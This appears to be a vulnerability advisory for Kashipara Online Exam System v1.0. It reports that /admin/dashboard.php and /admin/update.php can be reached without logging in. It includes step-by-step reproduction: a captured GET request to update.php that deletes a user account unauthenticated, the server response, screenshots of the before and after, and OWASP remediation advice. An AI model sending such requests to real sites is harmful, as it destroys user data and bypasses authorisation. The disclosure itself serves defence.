

Broken Access Control vulnerability was found in “/admin/update.php” & “/admin/dashboard.php” in Kashipara Online Exam System v1.0 allows remote unauthenticated attackers to view administrator dashboard and delete valid user accounts via the direct URL access. This is a CRITICAL vulnerability.

**Affected Vendor:** KASHIPARA (<https://www.kashipara.com/>)

**Product Official Website URL:** Online Exam System v1.0

(<https://www.kashipara.com/project/php/3/online-exam-php-project-source-code-download>)


**Version:** 1.0

**Affected Components:**

- **Affected Code Files:** /admin/update.php & /admin/dashboard.php
- **Affected URL's:** <http://localhost/OnlineExam/admin/dashboard.php> & <http://localhost/OnlineExam/admin/update.php>

**Steps:**

1. Access the Administrator Dashboard of the Online Exam System v1.0 without any need for login credentials. URL: <http://localhost/OnlineExam/admin/dashboard.php>.



2. It was observed that the Administrator Dashboard data is displayed to the unauthenticated user without any need of valid login credentials.

Intercept HTTP history WebSockets history Options

Response from http://localhost:80/OnlineExam/admin/dashboard.php [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Render

### List of User

Id	Name	Collage	Email	Mobile	
1	abc	juet	abc@gmail.com	55995	
2	new	juet	new@gmail.com	48966545	
3	newuser	juet	newuser@gmail.com	879469556356	
4	qwe	juet	qwe@gmail.com	4858648	
5	random	jp	random@gmail.com	7895564286	
6	shrey	juet	shrey@gmail.com	278264289642	

Admin New Private Tab Private b

localhost/OnlineExam/admin/dashboard.php

CVE Kashipara Tools Managa


### Questionnaire

Home Developer About Us Feedback






### List of User


Id	Name	Collage	Email	Mobile	
1	abc	juet	abc@gmail.com	55995	
2	new	juet	new@gmail.com	48966545	
3	newuser	juet	newuser@gmail.com	879469556356	
4	qwe	juet	qwe@gmail.com	4858648	
5	random	jp	random@gmail.com	7895564286	
6	shrey	juet	shrey@gmail.com	278264289642	
7	test	juet	test@gmail.com	7607782655	

- Now try to delete the user "abc" from the list of users shown in the Administrator Dashboard.



The screenshot shows the Administrator Dashboard with a table of users. The user 'abc' is highlighted with a red box. The 'Delete user' button is visible next to the user 'abc'.

Id	Name	Collage	Email	Mobile	
1	abc	juet	abc@gmail.com	55995	
2	new	juet	new@gmail.com	48966545	
3	newuser	juet	newuser@gmail.com	879469556356	
4	qwe	juet	qwe@gmail.com	4858648	
5	random	jp	random@gmail.com	7895564286	



The screenshot shows the Intercept tab in a web browser. The request is a GET to `/OnlineExam/admin/update.php` with the parameter `?uemail=abc@gmail.com`. The request is intercepted and the 'Intercept is on' button is active.

```
1 GET /OnlineExam/admin/update.php ?uemail=abc@gmail.com HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Sec-GPC: 1
9 Connection: close
10 Referer: http://localhost/OnlineExam/admin/dashboard.php
11 Upgrade-Insecure-Requests: 1
12 Priority: u=1
13
14
```

4. It was observed that the unauthenticated user is able to delete the user “abc” without any need of valid login credentials.

Intercept HTTP history WebSockets history Options

Response from http://localhost:80/OnlineExam/admin/update.php?uemail=abc@gmail.com [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Tue, 02 Jul 2024 21:02:56 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
4 X-Powered-By: PHP/8.2.12
5 Set-Cookie: PHPSESSID=df0oik57tdlas49r1f5ejb2c25 ; path=/
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 location: dashboard.php
10 Content-Length: 128
11 Connection: close
12 Content-Type: text/html; charset=UTF-8
13
14
15 <br />
16 <b>
    Warning
  </b>
  : Undefined array key "q" in <b>
    D:\XAMPP\htdocs\OnlineExam\admin\update.php
  </b>
  on line <b>
    76
  </b>
  <br />
17
```

Admin New Private Tab Private browser

localhost/OnlineExam/admin/dashboard.php

CVE Kashipara Tools Managa


Cannot modify header information - headers already sent by (output started at D:\XAMPP\htdocs\OnlineExam\admin\includes\header.php:93) in D:\XAMPP\htdocs\OnlineExam\admin\dashboard.php on line 10

Questionnaire Home Developer About Us Feedback


List of User

Id	Name	Collage	Email	Mobile	
1	new	juet	new@gmail.com	48966545	
2	newuser	juet	newuser@gmail.com	879469556356	
3	qwe	juet	qwe@gmail.com	4858648	
4	random	jp	random@gmail.com	7895564286	
5	shrey	juet	shrey@gmail.com	278264289642	
6	test	juet	test@gmail.com	7607782655	

5. Login as an Admin user in the “Admin Login Area” URL: <http://localhost/OnlineExam/admin/adminlogin.php>, to check if the user “abc” is actually deleted or is this a False Positive. It is confirmed that the user “abc” was successfully deleted by the unauthenticated user.



The screenshot shows a web browser window with the title "Admin Login". The address bar displays "localhost/OnlineExam/admin/adminlogin.php". The main content area has a green background with the text "Admin login Area" in white. Below this text is a dark green login form. The form contains two input fields: "Email" with the value "admin@gmail.com" and "Password" with masked characters ".....". There are two buttons at the bottom of the form: a red "Submit" button and a blue "Home" button.



The screenshot shows a web browser window with the title "Questionnaire". The address bar displays "localhost/OnlineExam/admin/dashboard.php". The page has a dark green header with the title "Questionnaire" and navigation links: "Home", "Developer", "About Us", and "Feedback". Below the header is a "Menu" section with a list of items: "Dashboard", "Add Quiz", "Show quiz", "Ranking", "Feedback", "Notification", "Meetings", and "Logout". The main content area is titled "List of User" and contains a table with 6 rows of user data. The table has columns: "Id", "Name", "Collage", "Email", and "Mobile". Each row also has a delete icon (trash can) on the right. The "Mobile" column for the last row is circled in yellow.

Id	Name	Collage	Email	Mobile
1	new	juet	new@gmail.com	48966545
2	newuser	juet	newuser@gmail.com	879469556356
3	qwe	juet	qwe@gmail.com	4858648
4	random	jp	random@gmail.com	7895564286
5	shrey	juet	shrey@gmail.com	278264289642
6	test	juet	test@gmail.com	7607782655

**Solution/Good Reads:**

Application should make sure that only the valid authenticated & authorized user is allowed to access the post login data and perform the relevant post login activities. Validate the session cookie and user permissions at server side for each request before responding with the post login data and allowing the post login activities.

[https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)